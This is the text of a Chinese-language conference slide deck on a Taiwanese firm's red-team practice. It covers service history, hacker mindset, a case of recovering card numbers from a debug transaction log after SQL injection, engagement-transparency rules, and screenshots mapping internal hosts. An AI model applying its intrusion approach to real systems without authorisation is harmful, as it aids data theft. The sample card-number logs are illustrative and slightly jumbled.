



Red Team in Taiwan: 100+ Operations of Attack, Insight, and Growth

Shaolin Hsu

戴夫寇爾股份有限公司

contact@devco.re

2025.03.15 DEVCORE CONFERENCE 2025

講者簡介

DEV✓CORE

許復凱 (Shaolin Hsu)

戴夫寇爾 DEVCORE 紅隊總監

✓ 參與超過百場滲透測試找到高風險弱點

✓ 執行超過百場紅隊演練達成任務目標



DEV✓CORE

紅隊

2012 有些網站做過弱點掃描、滲透測試後還是遭受攻擊

提供**高品質**的滲透測試

2017 測試的網站安全了，但企業安全嗎

- 檢測範圍外發現可立刻入侵到企業內網的漏洞
- 推出台灣第一個**紅隊演練**服務

比例不低



DEVCORE 資安服務發展脈絡

DEV✓CORE

2019

當真正的駭客入侵時，企業準備好了嗎

DEVCORE CONFERENCE 2019

- 攻進內網後，大部分企業沒有知覺
- 對頂尖攻擊團隊而言，進入企業內網的難度並不高
- 強調藍隊應該要**看得到紅隊的攻擊**

2024

累計執行超過 **110** 場，紅隊演練服務也正式進入**共同供應契約**





RED TEAM IN TAIWAN: ZERO TO ONE

Red Team Summit 2019 @Seattle

DEV✓**CORE**

國外 vs. 台灣 (Red Team Summit 2019)

- 國外：
 - 企業內部紅隊，通常由公司高階主管授權
 - 多使用釣魚、實體滲透作為入侵手段
- 台灣：
 - 多為外部紅隊服務
 - 客戶常拒絕社交工程或實體入侵
 - 多從外部網站服務找初始進入點
 - DEVCORE 專長於挖掘外網 0day

DEV✓CORE


強大的秘訣

Hacker Mindset

打破既定假設
持續學習 自動化
創新
觀察力 好奇心
熱情
提問精神
邏輯思維
想像力
分析能力
開放思維
創造力
分享精神
堅持不懈
懷疑精神
自由

紅隊演練教科書練習


DEV✓CORE



請一筆到底，

用 4 條直線將 9 個點全部連起來


紅隊演練教科書練習



請一筆到底，

用 4 條直線將 9 個點全部連起來

紅隊演練教科書練習（跳脫框架）



範例

驗證信用卡資訊保存機制

- 符合 PCI DSS 規範
- 資料庫沒有存放完整信用卡號
 - Encrypted_Card
 - Card_IV
 - Card_Last4

DEV✓CORE



範例

驗證信用卡資訊保存機制

- 實戰
 - 透過 SQL Injection 存取到資料庫
 - 找不到金鑰無法還原卡號



範例

驗證信用卡資訊保存機制

- 思考信用卡會經過的伺服器，
逐個突破（如果能）



範例

驗證信用卡資訊保存機制

- 思考信用卡會經過的伺服器，
逐個突破（如果能）
- 交易中層伺服器發現除錯用的完整記錄，信用卡號 Get ！

DEV✓CORE

```
[2025-03-10 10:15:23] TRANSACTION_ID: 20250310101523001 |  
USER_ID: U1001 | AMOUNT: $120.50 | CREDIT_CARD:  
4532-5642-1234-9876 | STATUS: SUCCESS  
[2025-03-10 10:17:45] TRANSACTION_ID: 20250310101745002 |  
USER_ID: U1005 | AMOUNT: $89.90 | CREDIT_CARD:  
5243-8765-2345-6789 | STATUS: SUCCESS  
[2025-03-10 10:20:12] TRANSACTION_ID: 20250310102012003 |  
USER_ID: U1011 | AMOUNT: $45.00 | CREDIT_CARD:  
6011-3456-7890-1234 | STATUS: FAILED  
[2025-03-10 10:22:33] TRANSACTION_ID: 20250310102233004 |  
USER_ID: U1023 | AMOUNT: $230.75 | CREDIT_CARD:  
3712-345678-90123 | STATUS: SUCCESS  
[2025-03-10 10:25:10] TRANSACTION_ID: 20250310102510005 |  
USER_ID: U1034 | AMOUNT: $18.99 | CREDIT_CARD:  
4916-7890-1234-5678 | STATUS: SUCCESS  
[2025-03-10 10:28:57] TRANSACTION_ID: 20250310102857006 |  
USER_ID: U1045 | AMOUNT: $350.00 | CREDIT_CARD:  
5321-6789-0123-4567 | STATUS: FAILED  
[2025-03-10 10:31:42] TRANSACTION_ID: 20250310103142007 |  
USER_ID: U1052 | AMOUNT: $64.50 | CREDIT_CARD:  
4556-1234-5678-9012 | STATUS: SUCCESS  
[2025-03-10 10:33:26] TRANSACTION_ID: 20250310103326008 |  
USER_ID: U1067 | AMOUNT: $99.99 | CREDIT_CARD:  
6011-7890-4567-8901 | STATUS: SUCCESS  
[2025-03-10 10:37:18] TRANSACTION_ID: 20250310103718009 |  
USER_ID: U1078 | AMOUNT: $150.00 | CREDIT_CARD:  
3782-901234-56789 | STATUS: SUCCESS  
[2025-03-10 10:40:05] TRANSACTION_ID: 20250310104005010 |  
USER_ID: U1090 | AMOUNT: $75.25 | CREDIT_CARD:  
5412-6789-0123-4567 | STATUS: SUCCESS
```


範例

驗證信用卡資訊保存機制

跳脫問題框架：哪裡會洩漏信用卡資料

- 思考信用卡曾經經過的伺服器，逐個突破（如果能）
- 交易中層伺服器發現除錯用的完整記錄，信用卡號

找到安全架構盲點

```
[2025-03-10 10:15:23] TRANSACTION_ID: 20250310101523001 |  
USER_ID: U1001 | AMOUNT: $120.50 | CREDIT_CARD:  
4532-5642-1234-9876 | STATUS: SUCCESS  
[2025-03-10 10:17:45] TRANSACTION_ID: 20250310101745002 |  
USER_ID: U1005 | AMOUNT: $89.90 | CREDIT_CARD:  
5243-8765-2345-6789 | STATUS: SUCCESS  
[2025-03-10 10:20:12] TRANSACTION_ID: 20250310102012003 |  
USER_ID: U1008 | AMOUNT: $250.00 | CREDIT_CARD:  
102233004 |  
3712-345678-90123 | STATUS: SUCCESS  
[2025-03-10 10:25:10] TRANSACTION_ID: 20250310102510005 |  
USER_ID: U1034 | AMOUNT: $18.99 | CREDIT_CARD:  
4916-7890-1234-5678 | STATUS: SUCCESS  
[2025-03-10 10:28:57] TRANSACTION_ID: 20250310102857006 |  
USER_ID: U1045 | AMOUNT: $350.00 | CREDIT_CARD:  
5321-6789-0123-4567 | STATUS: FAILED  
[2025-03-10 10:31:42] TRANSACTION_ID: 20250310103142007 |  
USER_ID: U1052 | AMOUNT: $64.50 | CREDIT_CARD:  
4556-1234-5678-9012 | STATUS: SUCCESS  
[2025-03-10 10:33:26] TRANSACTION_ID: 20250310103326008 |  
USER_ID: U1067 | AMOUNT: $99.99 | CREDIT_CARD:  
6011-7890-4567-8901 | STATUS: SUCCESS  
[2025-03-10 10:37:18] TRANSACTION_ID: 20250310103718009 |  
USER_ID: U1078 | AMOUNT: $150.00 | CREDIT_CARD:  
3782-901234-56789 | STATUS: SUCCESS  
[2025-03-10 10:40:05] TRANSACTION_ID: 20250310104005010 |  
USER_ID: U1090 | AMOUNT: $75.25 | CREDIT_CARD:  
5412-6789-0123-4567 | STATUS: SUCCESS
```

專業與堅持

致力於透過專業與負責任的態度
使客戶感到放心與信任



建立專案資訊透明度

演練前	方便藍隊釐清攻擊為紅隊所為	告知演練用 IP	提供所有使用 IP 的列表
	方便藍隊釐清攻擊為紅隊所為	告知專案代號	演練中在檔名、payload 中加上專案代號
演練中	避免打錯目標	確認目標是否屬檢測範圍	遇到不確定之目標提出確認請求
	方便窗口確認即時反應、減低演練風險	通知成功控制主機	有重大成果，通報
	讓客戶了解潛在風險並決定是否行動	詢問是否可進行下一步	可能出現爭議時如存取到資料庫或機敏文件，詢問是否可繼續進行
演練後	協助客戶復原系統	提供異動記錄	演練中記錄所有異動，並在報告中出具資訊
	協助客戶復原系統	清理戰場 容易疏忽	專案結束後，將曾經異動的檔案、設定、帳號復原
	方便回溯攻擊路徑	備查攻擊記錄	留有完整攻擊記錄

搜尋 Host

全部站點

https://10.44.132.190
猜測：MSSQL (機關內部人事業務系統)

https://10.44.132.193:8006
猜測：Proxmox

https://10.44.132.219
猜測：MinIO S3

https://10.46.0.12

https://10.46.0.33

https://10.46.0.58
猜測：iDrac8

- cgi-bin
 - login
- css
- data
- functions.js
- images
- locale
 - login.html
 - session

https://10.46.0.127:5900

https://10.46.0.199
猜測：Gitlab

Sitemap 所有欄位 搜尋 UUID / URL / Request / Response 內容

使用者	Status	Method	經由	MIME Type
	200	GET	https://10.46.0.58/Clarity.js	9196f616
	200	GET	https://10.46.0.58/images/masthead_left.png	ad83ee19
	200	GET	https://10.46.0.58/locale/locale_en.json	dc635f35
	200	GET	https://10.46.0.58/images/popup_masthead_right.png	2d8f6541
	200	GET	https://10.46.0.58/functions.js	63957b7f
	200	GET	https://10.46.0.58/functions.js	88d02434
	200	GET	https://10.46.0.58/session	49e55278
	200	GET	https://10.46.0.58/css/custom.css	8a382f34
				d18903df
				c695aff1
				8d0cab68
	200	GET	https://10.46.0.58/images/Ttl_2_iDRAC8_Base_ML.p...	cf282899
	200	GET	https://10.46.0.58/locale/locale_en.json	a08a7fe5
	200	GET	https://10.46.0.58/session	5fba8d77
	200	GET	https://10.46.0.58/session	dc0b9d2e
	200	GET	https://10.46.0.58/css/scrolling.css	3822342b
	200	GET	https://10.46.0.58/images/tcontainer_top_gradient.png	8b332d3d

當前位置：https://10.46.0.58

緊湊模式

200 GET https://10.46.0.58/session

jerry

🕒 2025/02/12 11:22:03 (~114ms)

5fba8d77-49ed-4aeb-96e1-5eb94cc050b9

快捷複製:

UUID

Author

Host

Path

Request Time

Request 686 bytes

```
GET /session?
aimGetProp=hostname,gui_str_title_bar,0E
MHostName,fwVersion,sysDesc HTTP/1.1
Host: 10.46.0.58
X-Prototype-Version: 1.6.1
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not A(Brand";v="8",
"Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux
```

Response 534 bytes

```
HTTP/1.1 200 OK
X_Language: en-US,en;q=0.9
Keep-Alive: timeout=60, max=197
Content-Type: application/json
Date: Tue, 11 Feb 2025 19:19:35 GMT
Cache-Control: no-cache, no-store, max-age=0
Content-Length: 201
Last-Modified: Wed Feb 12 03:19:35 2025
Connection: Keep-Alive
Pragma: no-cache
Expires: 0
```


搜尋 Host

全部站點

https://10.44.132.190
猜測：MSSQL (機關內部人事業務系統)

https://10.44.132.193:8006
猜測：Proxmox

https://10.44.132.219
猜測：MinIO S3

https://10.46.0.12

https://10.46.0.33

https://10.46.0.58
猜測：iDrac8

- cgi-bin
 - login
- css
- data
- functions.js
- images
- locale
 - login.html
 - session

https://10.46.0.127:5900

https://10.46.0.199
猜測：Gitlab

Sitemap 所有欄位 搜尋 UUID / URL / Request / Response 內容

使用者	Status	Method	經由	MIME Type
	200	GET	https://10.46.0.58/Clarity.js	9196f616
	200	GET	https://10.46.0.58/images/masthead_left.png	ad83ee19
	200	GET	https://10.46.0.58/locale/locale_en.json	dc635f35
	200	GET	https://10.46.0.58/images/popup_masthead_right.png	2d8f6541
	200	GET	https://10.46.0.58/functions.js	63957b7f
	200	GET	https://10.46.0.58/functions.js	88d02434
	200	GET	https://10.46.0.58/session	49e55278
